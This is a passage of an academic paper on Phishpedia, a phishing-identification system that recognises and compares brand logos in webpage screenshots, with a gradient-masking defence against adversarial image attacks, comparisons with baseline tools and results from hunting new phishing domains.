Deep learning models are known to be vulnerable to adversarial attacks [15]. State-of-the-art adversarial attacks are designed for both object detection models (e.g., DAG [78]) and classification models (e.g., DeepFool [48] and FGSM [25]). Let a neural network be a function $f(x)$, x being a sample. Generally, most gradient-based approaches carry out attacks based on the partial derivative $\frac{\partial f}{\partial x}$, to find the minimum perturbation δ on x for obtaining $x' = x + \delta$, such that the targeted model can be deceived; i.e., $f(x') \neq f(x)$.

Traditional defense techniques against adversarial attacks usually adopt various adversarial training approaches [37, 51, 66, 72]. However, adversarial training approaches also lowers the original model's performance and they may not work well for some unseen adversarial samples [66, 72]. Instead, we design a new simple adversarial defense technique to transform our Faster-RCNN and Siamese model to counter some of the well-known gradient-based adversarial attacks, while (i) still preserving the model performance, and (ii) not requiring additional (adversarial) training that increases the system complexity.

Specifically, we replace the ReLU function in some layers of both models with a *step ReLU* function. In this approach, we design the step-ReLU function as Equation 1, where the linear function of the traditional ReLU is replaced with a step function; Figure 8 illustrates this. The parameter α determines the gap size in the step function.

$$f(x) = max(0, \alpha \cdot \lceil \frac{x}{\alpha} \rceil) \quad (1)$$



(a) Traditional ReLU (b) Step ReLU

Figure 8: ReLU v/s Step-ReLU Activation Functions

The insight here is that the partial derivative $\frac{\partial f}{\partial x}$ of step-relu is either 0 or infinite, which reduces the effect of gradient-based attacks such as DeepFool [48], JSMA [24], StepLL [34], and FGSM [35]. Moreover, the transformed layers of ReLU activation function can largely preserve the precision of the output values of activation function, which in turn helps in preserving the performance of the original network model.

4 Implementation

We build Phishpedia on top of the components described in the previous section. We select 181 brands in our target list as these are the most popular phishing targets covering 99.1% of phishing attacks according to our empirical study (see Figure 5). It is worth recalling that, Phishpedia requires no phishing dataset for training.

Object detection model. We train our Faster-RCNN model based on Detectron2 framework [77]. Different from the original Faster-RCNN model [58] which trains region proposal network and Fast-RCNN model interchangeably, our adopted Detectron2 framework uses four feature pyramid layers and trains both models jointly for better training efficiency. The dataset used for training our model is described in Section 5.1.

Siamese model. We train our Siamese model via PyTorch framework. We choose Resnetv2 [29] as the backbone network. We use Logo2k+ dataset [75] for training the brand classification task as base model for transfer learning.

Both neural networks are trained on an Ubuntu16.04 server with Xeon Silver 4108 (1.8GHz), 128G DDR4 RAM, and NVIDIA Tesla V100 GPU. All experiments for evaluations (Section 5) are conducted on the same server.

5 Performance evaluation

Next, we carry out comprehensive experiments to answer the following research questions:

- **RQ1:** How accurate is Phishpedia in identifying phishing pages, in comparison to state-of-the-art baselines?
- **RQ2:** What is the accuracy of the core components of Phishpedia, namely, the object detection model and the Siamese model?
- **RQ3:** How does Phishpedia perform if the target brand list is added with new logos during runtime (in other words, when Phishpedia is presented new logos not seen by the trained Siamese model)?
- **RQ4:** What are the alternative technical options for Phishpedia and how do they perform?
- **RQ5:** How well does Phishpedia defend against state-of-the-art adversarial attacks?
- **RQ6:** Does Phishpedia facilitate discovering of phishing pages in the wild (i.e., the Internet)?

To answer RQ1, we conduct experiments comparing the performance of Phishpedia with other baseline approaches on ∼30K phishing webpages (obtained by subscribing to Openphish Premium Service) and another ∼30K benign webpages (from Alexa's top-ranked websites). To answer RQ2, we evaluate the performance of our object detection model and Siamese model separately. For RQ3 and RQ4, we conduct a controlled experiment to evaluate the performance of Phishpedia when unseen logos are added to the target brand list, and also when we adopt alternative technical options for Phishpedia. To answer RQ5, we evaluate the model accuracy and the success rate of adversarial attacks before and after applying the gradient masking technique on the our models. For RQ6, we conduct a phishing discovery experiment to compare the performance of Phishpedia and five other solutions in reporting real-world phishing webpages in the wild (see Section 6). The experiment details are available at [7].

5.1 Datasets

To answer the above research questions, we collect relevant datasets. The details are as follows:

Phishing Webpage Dataset. To collect live phishing webpages and their target brands as ground truth, we subscribed to OpenPhish Premium Service [4] for a period of six months; this gave us 350K phishing URLs. We ran a daily crawler that, based on the OpenPhish daily feeds, not only gathered the web contents (HTML code) but also took screenshots of the webpages corresponding to the phishing URLs. This allowed us to obtain all relevant information before the URLs became obsolete. Moreover, we manually cleaned the dead webpages (i.e., those not available when we visited them) and non-phishing webpages (e.g., the webpage is not used for phishing any more and has been cleaned up, or it is a pure blank page when we accessed). In addition, we use VPN to change our IP addresses while visiting a phishing page multiple times to minimize the effect of cloaking techniques [30, 81]. We also manually verified (and sometimes corrected) the target brands for the samples. As a result, we finally collected 29,496 phishing webpages for our experimental evaluations. Note that, conventional datasets crawled from PhishTank and the free version of OpenPhish do not have

phishing target brand information. Though existing works such as [36] and [80] use larger phishing datasets for phishing *detection* experiments (i.e., without identifying target brands), to the best of our knowledge, we collected the largest dataset for phishing identification experiments.

Benign Webpage Dataset. We collected 29,951 benign webpages from the top-ranked Alexa list [1] for this experiment. Similar to phishing webpage dataset, we also keep the screenshot of each URL.

Labelled Webpage Screenshot Dataset. For evaluating the object detection model independently, we use the ∼30K Alexa benign webpages collected (for the benign dataset) along with their screenshots. We outsourced the task of labelling the identity logos and user inputs on the screenshots.

We publish all the above three datasets at [7] for the research community.

5.2 Comparing Phishpedia with state-of-the-art baselines (RQ1)

5.2.1 Logo frequency in phishing webpages

We randomly sampled 5,000 webpages from the phishing webpage dataset, and manually validated that 70 of them have no logos. That is, the ratio of phishing webpages with logos is about 98.6%. Figure 9 shows the screenshot of a webpage reported by OpenPhish as a phishing webpage for Adobe. However, without a logo, we argue that the phishing attack is unlikely to be successful, as a user may not even know which credential to provide at such a page. In other words, to be effective, logo is an important feature for a phishing webpage.




Figure 9: An Adobe phishing webpage without logo, reported by OpenPhish.

5.2.2 Baselines for evaluations

We select EMD [21], PhishZoo [11], and LogoSENSE [13] as the baseline phishing identification approaches. Table 1 shows the details of baseline approaches. They are representatives for different visual similarity based identification approaches, i.e., screenshot similarity (EMD), SIFT-based similarity (PhishZoo), and HOG vector based similarity (LogoSENSE). The target brand list is the same for PhishZoo and Phishpedia, which consists of 181 brands.

Since EMD is basically a measurement technique for estimating the similarity of two screenshots, it can perform differently (both in terms of identification and runtime overhead) based on the number of referenced screenshots. The larger the number of referenced screenshots, the higher the recall that can be achieved, but at a larger runtime cost. Therefore, we define two versions of EMD for evaluations:

- $\text{EMD}_{\text{normal}}$: In this version, we equip EMD with 181 representative screenshots (collected online) as its reference, and evaluate its performance against the entire phishing and benign webpage datasets (see Section 5.1).
- $\text{EMD}_{\text{more_ref}}$: We performed digest matching across the phishing webpage dataset and found that the screenshots in the first temporal half can match 48% of the screenshots in the second temporal half. This indicates that EMD with more references can potentially achieve higher recall. Therefore, in this version, we split the phishing webpage dataset of six months, temporally, into two equal halves. For improving the runtime efficiency of $\text{EMD}_{\text{more_ref}}$, we apply the digest matching on the ∼15k screenshots in the first temporal half; this reduces the number of referenced screenshots to ∼3k.

For LogoSENSE, we let it detect phishing webpages targeting five specific brands — Paypal, Microsoft, Chase Personal Banking, DHL Airway, and Bank of America. We selected these brands for their popularity in our empirical study (see Figure 5). The list is limited to five brands because LogoSENSE requires us to train a classifier for each brand, which means that we need to label enough phishing screenshots for each of those 181 brands and train 181 classifiers for this experiment. Given this high cost of experimentation, we instead manually labelled the phishing and benign screenshots of top-5 brands to train LogoSENSE. Yet, to have a fair comparison, we run LogoSENSE to detect and identify phishing webpages only targeting for these five brands; note that the corresponding number of phishing pages is a high count of 15,658; while we still maintain 29,951 benign webpages to evaluate its false positive rates. Since the code for these three approaches are not open sourced, we implemented them for our evaluations (refer Section 8 for further details).

Table 1: Baselines for phishing identification

Baseline	Matching Criteria	Details
EMD	screenshot similarity	Use EMD measurement to compare screenshot similarity.
Phishzoo	logo similarity	Detect and match logo in a screenshot using SIFT approach.
LogoSENSE	logo similarity	Detect and match logo in a screenshot by training a HOG vector based classifier from every target brand.

In this experiment, we let the similarity threshold of $\text{EMD}_{\text{normal}}$ to be 0.92, that of $\text{EMD}_{\text{more_ref}}$ to be 0.96, that of

Table 2: Best performance of Phishpedia and baselines.

Tool	Identification Rate	Detection Rate		Model Prediction Time (s)
		Precision	Recall	
EMD_{normal}	27.7%	52.0%	76.2%	0.19
EMD_{more_ref}	96.7%	89.0%	74.4%	15.6
Phishzoo	28.5%	68.9%	81.8%	18.2
LogoSENSE	37.8%	20.5%	26.9%	27.2
Phishpedia	99.2%	98.2%	87.1%	0.19





Figure 10: ROC curves (with FPR in log scale) for the four phishing identification solutions.

PhishZoo to be 0.4, and that of Phishpedia to be 0.83. These values are the optimal thresholds after we experimented multiple thresholds for each model. Readers may refer to [11], [21] for the details on their respective thresholds.


5.2.3 Results (RQ1): Phishing identification accuracy

In Table 2, we compare Phishpedia and the baseline approaches on their phishing identification rate (Identification Rate), the support for phishing detection (Detection Rate), and the runtime overhead. We calculate each column as follows. Let the number of total phishing webpages be Num^p, the number of reported phishing webpages be Rep^p, the number of reported true phishing webpages be Rep^p_{TP}, and the number of reported true phishing webpages with brand reported correctly be Id^p. The column 'Identification rate' is calculated as $\frac{\text{Id}^p}{\text{Rep}^p_{\text{TP}}}$. Precision is computed as $\frac{\text{Rep}^p_{\text{TP}}}{\text{Rep}^p}$, and Recall as $\frac{\text{Rep}^p_{\text{TP}}}{\text{Num}^p}$.


Table 2 presents the best results of the approaches (balancing between identification rate, precision, and recall). Note, all the approaches take as input a URL, thus they all share the same process and cost of transforming a URL to its screenshot, which takes approximately 1.88s on average. Also, the techniques to optimize network communications and capture screenshots are out of the scope of this work. Observe that Phishpedia outperforms the baseline approaches in identification rate, detection rate, and runtime overhead. EMD_{normal} has a similar runtime efficiency as Phishpedia, but it has worse



(a) Home page



(b) Missed phishing page (similarity of 0.921). Due to change of layout, EMD does not report this as phishing.




(c) False phishing (similarity of 0.947). It is caused by over abstracting the pixel colors (see Section 3 in [21]).

Figure 11: Qualitative analysis of EMD: EMD matches webpage screenshot based on most frequent color pixels and their positions, causing false positives and false negatives.

identification and detection accuracy. In contrast, EMD_{more_ref} achieves a much better performance in terms of precision and recall, but at a much higher and impractical runtime — on average, it takes 15.6 seconds to process a given webpage. PhishZoo also takes high computational time to decide on a webpage, while LogoSENSE has low detection and identification rates. Furthermore, we plot the ROC (Receiver Operating Characteristic) curves for all the identification approaches in Figure 10. As the FPR decreases, we observe a widening gap between Phishpedia and the baseline approaches except for EMD_{more_ref}. Besides Phishpedia, EMD_{more_ref} is the only other approach to achieve meaningful recall (TPR) at lower FPRs (albeit this comes with a high computational cost). Yet, if we consider low FPR values of $10^{-2}, 10^{-3}$ and 10^{-4}, which are required for operational deployment, we observe that Phishpedia still achieves higher recall than EMD_{more_ref}.

Qualitative analysis of baselines. EMD suffers from extracting coarse features (e.g., pixel colors) from webpage screenshots. Figure 11 shows a phishing page EMD missed to report (false negative) and one that it mistakenly reported (false positive).

PhishZoo is disadvantaged due to the technical limitations of SIFT. SIFT matches logo by extracting, say, k feature points from the logo and k' feature points from a screenshot. As long as k' out of k feature points are matched, such that $k' \leq k$ and $\frac{k'}{k}$ is larger than a threshold, SIFT reports that the logo appears on the screenshot. We observe that its limitations largely lies in extracting incomplete feature points and the mismatches



(a) Logo (b) Recognized phishing

(c) Missed phishing page (similarity score 0.27) (d) False phishing (similarity score 0.48)


Figure 12: Qualitative analysis of PhishZoo (threshold 0.3). Compared to the correctly matched logo regions (see green circle), SIFT matches the ABSA logo to many irrelevant regions (see red circles).

the extracted feature points have, as shown in Figure 12.

LogoSENSE incurs both high false positives and false negatives. LogoSENSE uses a sliding window of logo size through the screenshot. The content of the sliding window will be transformed into a HOG vector, to be fed to a set of trained SVM models, each of which represents a brand logo. The output is the brand logo that has highest similarity with this HOG vector. In our experiments, we use the sliding window through the screenshot with three different scales as in [13]. We observe that the fixed sliding window usually covers a partial logo (see Figure 13c), which challenges the corresponding SVM model to predict well. Besides, LogoSENSE is hard to be generalized to more complicated (or unseen) screenshots, and therefore often reports a button as logo (as showed in Figure 13d). We also observe that a large number of sliding windows on a screenshot incurs much runtime overhead.

Qualitative analysis of Phishpedia. Phishpedia, with precise identity logo recognition and logo image comparison, can overcome the challenges faced in phishing identification. Yet, in this section, we investigate specific important cases of false predictions made by Phishpedia.


False positive. Phishpedia makes false positive predictions when a benign webpage has a logo looking like a well-known legitimate brand logo. As shown in Figure 14, the logo of the benign website looks similar to a logo variant the brand Navy Federal (see Figure 14b). Such a pair of similar logo confuses the Siamese model in Phishpedia. A remedy can be that we force stronger restriction on image similarity through aspect ratio and more detailed layout. We plan to explore this problem in our future work.



(a) Logo (b) Recognized phishing

(c) Missed phishing (d) False phishing

Figure 13: Qualitative analysis of LogoSENSE.



(a) Detected logo (b) Matched logo

(c) Screenshot of benign website `https://webkassa.kz`

Figure 14: False phishing page reported by Phishpedia

False negatives. Unsurprisingly, Phishpedia misses the phishing webpages targeting a brand beyond the protected target brand list. This is a common problem for all phishing identification approaches. In practice, we can mitigate this issue by enhancing the target list. Section 5.4 shows the performance of Phishpedia when the logos of new brands are added to the target brand list at runtime.

5.3 Analyses of individual components (RQ2)

In this section, we conduct step-by-step experiments to evaluate the core components of Phishpedia independently.

5.3.1 Evaluating logo detection

We use ∼29K samples in labelled screenshot dataset for training the model and around 1,600 for testing. We compute Average Precision (AP) for each class (i.e., logo and input

Table 3: Object Detection Accuracy (Average Precision)

Object Class	Logo	Input Boxes	Overall (mAP)
Training AP	52.7	73.5	63.1
Testing AP	49.3	70.0	59.7




Figure 15: Accuracy of Siamese model (Precision-Recall Curve). The x-axis is recall and the y-axis is precision.

box) for IoU[1] threshold ranging from 0.5 to 0.95 with intervals of 0.05. Table 3 presents the results. In comparison to the Faster RCNN proposal [58], which achieved mAP of 67.9 on PASCAL VOC dataset [73], the mAP we achieve (i.e., 63.1 for training and 59.7 for testing) in this experiment for predicting logo and input box indicates acceptable performance.

5.3.2 Evaluating logo recognition

For evaluating the Siamese model independently, we *manually* labelled the identity logo for 1,000 phishing webpage screenshots over 181 brands and sampled 1,000 benign webpage screenshots with labelled identity logos. Then, we give 2,000 identity logos (each from a screenshot) as input to our trained Siamese model, to evaluate how well our Siamese model can compare logos. Note that, these logos from the screenshots are samples not in the training dataset.

We also experiment one alternative backbone network and one alternative input (in terms of logo color). We experiment Resnet50 [28] and RestnetV2-50 [29] as backbone networks, and consider two forms of logo input — one in RGB and another in grey-scale. By changing the similarity threshold of Siamese model from 0.5 to 0.9 with 0.05 as interval, we plot the precision-recall curve for each configuration in Figure 15. In general, the performances of four configurations are comparable and acceptable. Moreover, the Resnetv2 with RGB logo (blue plot) achieves the best performance. With the above results, we conclude that both Faster-RCNN and Siamese model achieve good performance to recognize and compare logos.

[1] IoU stands for intersection of union, and is used to evaluate the overlap of the reported bounding box with the ground truth box. The concept of IoU, average precision (AP), and mean average precision (mAP) are established terminologies in object detection algorithms (see [83] for more details).

5.4 Phishpedia generalization (RQ3)

In this experiment, we evaluate whether our Siamese model is generalizable when new logos (not used in training) are added to target brand list. To this end, we train the model on the second stage of transfer learning (see our discussion in Section 3.2) with only 130 brand logos in the target brand list and check whether it can effectively match the remaining 51 brand logos (on which the model is not trained, but forms the new target list). We randomly sample logos of 51 brands, which cover 7,411 phishing webpages in our labelled dataset.

Among the 7,411 webpages covered by 51 "new" brands, Phishpedia recognized 87.46% phishing webpages with high identification rate of 99.91%. It indicates that the Siamese model well captures generalizable features extracted from logo samples. Thus, our approach is *generalizable* for adding new logos in the target brand list during runtime.

5.5 Alternative options (RQ4)

Next, we evaluate other technical options to implement Phishpedia. We investigate the following technical options:

- **Op1:** How does other well-known object detection algorithm (one-stage model, e.g., Yolov3 [57]) perform logo recognition?
- **Op2:** How does a Siamese model trained with one-stage transfer learning and two-stage transfer learning perform logo comparison (see our discussion in Section 3.2)?
- **Op3:** How does a Siamese model trained with conventional procedure (e.g., Triplet loss function) perform logo comparison?
- **Op4:** Can we replace the Siamese model with a simpler approach such as perceptual hashing (PH) [14]?

5.5.1 Setup

For Op1, we select Yolov3, a popular one-stage object detection model. We adopt a Yolov3 model implemented with Tensorflow 1.4 framework. We train the model on the same cluster where our Faster-RCNN model is trained (see Section 4). For Op2, we compare the Siamese model trained with one-stage training with the model trained with two-stage training. For Op3, we train Siamese model in a conventional way using Triplet loss. In this experiment, we use Triplet loss function [65] to train the model. For Op4, we replace the Siamese model with a standard perceptual hashing algorithm implemented in [8].

5.5.2 Results

Table 4 shows our experimental results on the different technical options. Overall, we observe that Yolov3 has a good

Table 4: Evaluation of alternative technical options

Option	Technical Option		Identification Rate	Detection Rate		Model Prediction Time (s)
	Identity Logo Recognition	Brand Recognition		Precision	Recall	
Base	Faster -RCNN	two-stage training	99.68%	99.13%	88.67%	0.19
Op1	Yolov3	two-stage training	96.59%	96.33%	63.92%	0.20
Op2	Faster -RCNN	one-stage training	99.63%	99.29%	81.07%	0.19
Op3	Faster -RCNN	non-transfer learning	90.89%	88.61%	78.57%	0.19
Op4	Faster -RCNN	perceptual hashing	24.58%	59.03%	79.37%	0.10

identification accuracy although it misses a lot of phishing webpages. Moreover, we see that two-stage training for the Siamese model improves the recall in comparison to one-stage training, and training Siamese model in a conventional way has adverse effect on the overall performance. Finally, we observe that perceptual hashing algorithm is not as competent as the Siamese model since it is less flexible to minor changes in logos. Thus, we conclude that Phishpedia employs a sound solution in terms of logo recognition and logo comparison.

5.6 Adversarial defense (RQ5)

5.6.1 Experiment on Gradient-based Technique

In this set of experiments, we apply state-of-the-art adversarial attacks on both the object detection model and the Siamese model, with two specific goals: (i) to analyze the efficacy of Phishpedia in defending against adversarial attacks, and (ii) to evaluate the effect of adversarial defense technique on the performance (in terms of accuracy) of Phishpedia.

We use DAG adversarial attack [78] to evaluate the robustness of our object detection model. We apply DAG on a test set of around 1,600 screenshots (as in Section 5.3.1). We select four adversarial attacks to evaluate the robustness of our Siamese model: DeepFool [48], i-FGSM [25], i-StepLL [34], and JSMA [24]. We apply these adversarial attacks on logos labelled in 1,000 screenshots as in Section 5.3.2, to see whether the Siamese model can still accurately match them against the logos in a target brand list. For each adversarial attack, we set the attack iteration limit as 100. Moreover, we take the attack learning rate ε of 0.5 for DAG attack, and 0.05 for i-FGSM, and i-StepLL attack (note, DeepFool and JSMA use no learning rate).

Table 5 reports the effect of the adversarial attacks on the object detection model; the prediction accuracy of both the original model and the transformed model (i.e., after the application of the defense technique described in Section 3.3) are shown. Similarly, Table 6 reports results of adversarial attacks on the Siamese model. As for the logo match accuracy in Table 6, we have N (=1,000) logos fed into the Siamese model. If k logos are matched to a logo variant of its correct brand in the target list, the logo match accuracy is computed as $\frac{k}{N}$. We observe that (i) our defense technique effectively defends against existing state-of-the-art adversarial attacks;

Table 5: Defense effect and model accuracy for adversarial attacks on the object detection model

Defense	Accuracy (mAP) without Attack	Accuracy (mAP) after Applying Adversarial Attack (DAG)
Original	59.6	12.9 (-46.7)
Transformed	58.9	58.7 (-0.02)

Table 6: Defense effect and model accuracy for adversarial attacks on the Siamese model

Defense	Logo Match Accuracy without Attack	Logo Match Accuracy After Applying Adversarial Attacks			
		i-FGSM	i-StepLL	JSMA	DeepFool
Original	93.5%	0.0%	0.1%	80.9%	0.1%
Transformed	93.5%	93.5%	93.5%	93.5%	93.5%

and (ii) the accuracy of Phishpedia is well preserved and not affected by the defense technique.

5.6.2 Experiment with Gradient-recovering Technique

While our gradient-masking based approach is effective to popular gradient-based attacks, some adversarial attacks are designed to recover the gradients to facilitate the attack. In this experiment, we adopt a state-of-the-art gradient-recovering technique, BPDA (Backward Pass Differentiable Approximation) [12], to attack Phishpedia. BDPA assumes that the gradient-masked layers in the neural network are known; it then recovers the gradient by its gradient estimation technique.

Assuming the gradient-masking layers in our model are known by an attacker, we carry out attacks on Phishpedia's Siamese model with different numbers of masked layers under the default settings of BPDA. The results are presented in Table 7, where we compare the model accuracy before and after the attacks. BPDA is seen to be effective for a small number of masked layers, but less so for a large number of masked layers. With increasing estimated layers, BPDA introduces more bias in the gradients it recovers. As a result, the adversarial attack is conducted in a biased direction when the number of masked layers increases.

6 Phishing discovery in the wild (RQ6)

We also design a phishing discovery experiment to compare Phishpedia with five phishing detection/identification solutions in literature, on their effectiveness in detecting new phishing pages in the wild (i.e., the Internet).

6.1 CertStream Service

We use CertStream service [2] which contains new domains registered from Certificate Transparency Log Network. Certificate Transparency is usually used to openly audit and monitor the event where a new domain is issued a TLS/SSL certificate. In this experimental study, we use this service to retrieve emerging new domains.

Table 7: The performance of BPDA on our Siamese model with different number of masked layers

#Masked Layers	Accuracy before	Accuracy after attack
3	93.5%	64.6%
7	93.5%	90.5%
13	93.6%	92.3%
17 (all)	93.6%	92.6%

6.2 Phishing discovery experiment

By integrating the reported emerging new domains and a phishing detector or identifier, we construct a phishing locator. We apply Phishpedia to scan and identify phishing webpages from the reported emerging domains every day. In this experiment, (as detailed in the next section) we select five known approaches in the literature to evaluate how many real-world phishing pages can they report and how precise their reported phishing pages are. We ran all the solutions for 30 days (from Sep, 10 to Oct 9, 2020). During the experiments, we record the landing URL and screenshot of each URL for postmortem analyses. For each solution, we use the configuration corresponding to the best results in Section 5.2.3; this results in each solution reporting a different number of phishing pages. Among the reported phishing URLs, we picked top reported phishing webpages (that is, the ones predicted with highest probability) for manually investigating the ground truth. The number of samples picked for each solution we evaluated is given in Table 9. Each reported phishing webpage is evaluated by two examiners independently. For those phishing webpages upon which they did not agree, we let them discuss and come to a consensus. Then, we use VirusTotal [9] to check whether it reports the same results. VirusTotal is equipped with more than 70 engines for malicious webpage detection (e.g., Google Safebrowsing). If a real phishing webpage is reported by a specific solution (i.e., one of the five baselines or Phishpedia), but none of the VirusTotal engines report it suspicious on the same day, we consider that the solution discovered a zero-day phishing webpage.

6.3 Baselines

We select the baselines covering phishing detectors and identifiers, as shown in Table 8. URLNet [36] and StackModel [80] are the two most recent techniques reported to outperform other state-of-the-art detection techniques. Besides, they work on different inputs: URLNet uses only URL string as input, where as StackModel predicts on URL and HTML content of a given page. Based on our discussion with various industry players, we are also aware that solutions similar to the above are being considered by security vendors. For the experiments here, we train both models with our dataset of phishing (from OpenPhish) and benign (from Alexa) webpages (see Section 5.1). Furthermore, we select PhishCatcher [5] as another baseline candidate, as it is an open-source version of the commercial product PhishFinder [6] searching for phishing webpages with CertStream. Similar to other phishing detectors such as URLNet and StackModel, it also assigns suspicious score based on its predefined rules. Finally, we also consider EMD and PhishZoo in this experiment as they are state-of-the-art phishing identification approaches. Note, LogoSENSE is not selected as it can support only a limited number of brands, leading to unfair comparison.

Table 8: Solutions for searching new phishing pages

Tool	Category	Input	Description
PhishCatcher	Deteciton	URL	A rule-based phishing detector to compare how similar a new domain (e.g., foceb00k.com) is with an existing legitimate domain (e.g., facebook.com).
URLNet	Deteciton	URL	A CNN-based approach that predicts on a given URL.
StackModel	Deteciton	URL+HTML	A tree-model consisting of multiple layers of random forest which takes input features extracted from URL and HTML code.
EMD	Identification	URL+Screenshot	See Section I.
Phishzoo	Identification	URL+Screenshot	See Section I.
Phishpeida	Identification	URL+Screenshot	See Section III.

Table 9: Phishing discovery results

Tool	Category	#Reported Phishing	#Top Ranked Samples	#Real Phishing	#Zero-day Phishing
PhishCatcher	Deteciton	1,421,323	1000	5	4
URLNet	Deteciton	422,093	1000	13	3
StackModel	Deteciton	327,894	1000	9	6
EMD	Identification	299,082	1000	3	2
Phishzoo	Identification	9,127	1000	8	5
Phishpeida	Identification	1,820	1000	939	623

6.4 Results

Table 9 summarizes the results on discovered phishing webpages. All discovered phishing webpages and their reports are published at [7]. We observe that, compared to other baseline approaches, Phishpedia reports far more accurate phishing results. Indeed, among all the reported 1,820 phishing webpages by Phishpedia, the total number of real phishing webpages is 1,704. Of these identified by Phishpedia, 1,133 are new real phishing webpages that are considered as benign by VirusTotal. These discovered phishing webpages range over 88 brands. Figure 16 shows the top 20 brands phishing webpages. Following the suggested practice of using VirusTotal [52], we conducted a postmortem analysis on all discovered real phishing webpages after one week, finding that 74.6% of them are still not reported by VirusTotal.

6.4.1 Why does Phishpedia outperform the baselines?

Based on the experiment results, we also have two observations for Phishpedia's advantage over the baseline approaches: **Observation 1: Plausible URL/domain is not a strong indicator for phishing.** PhishCatcher reports highest num-




Figure 16: Top 20 brands from the found phishing webpages



Figure 17: A benign website with suspicious name.

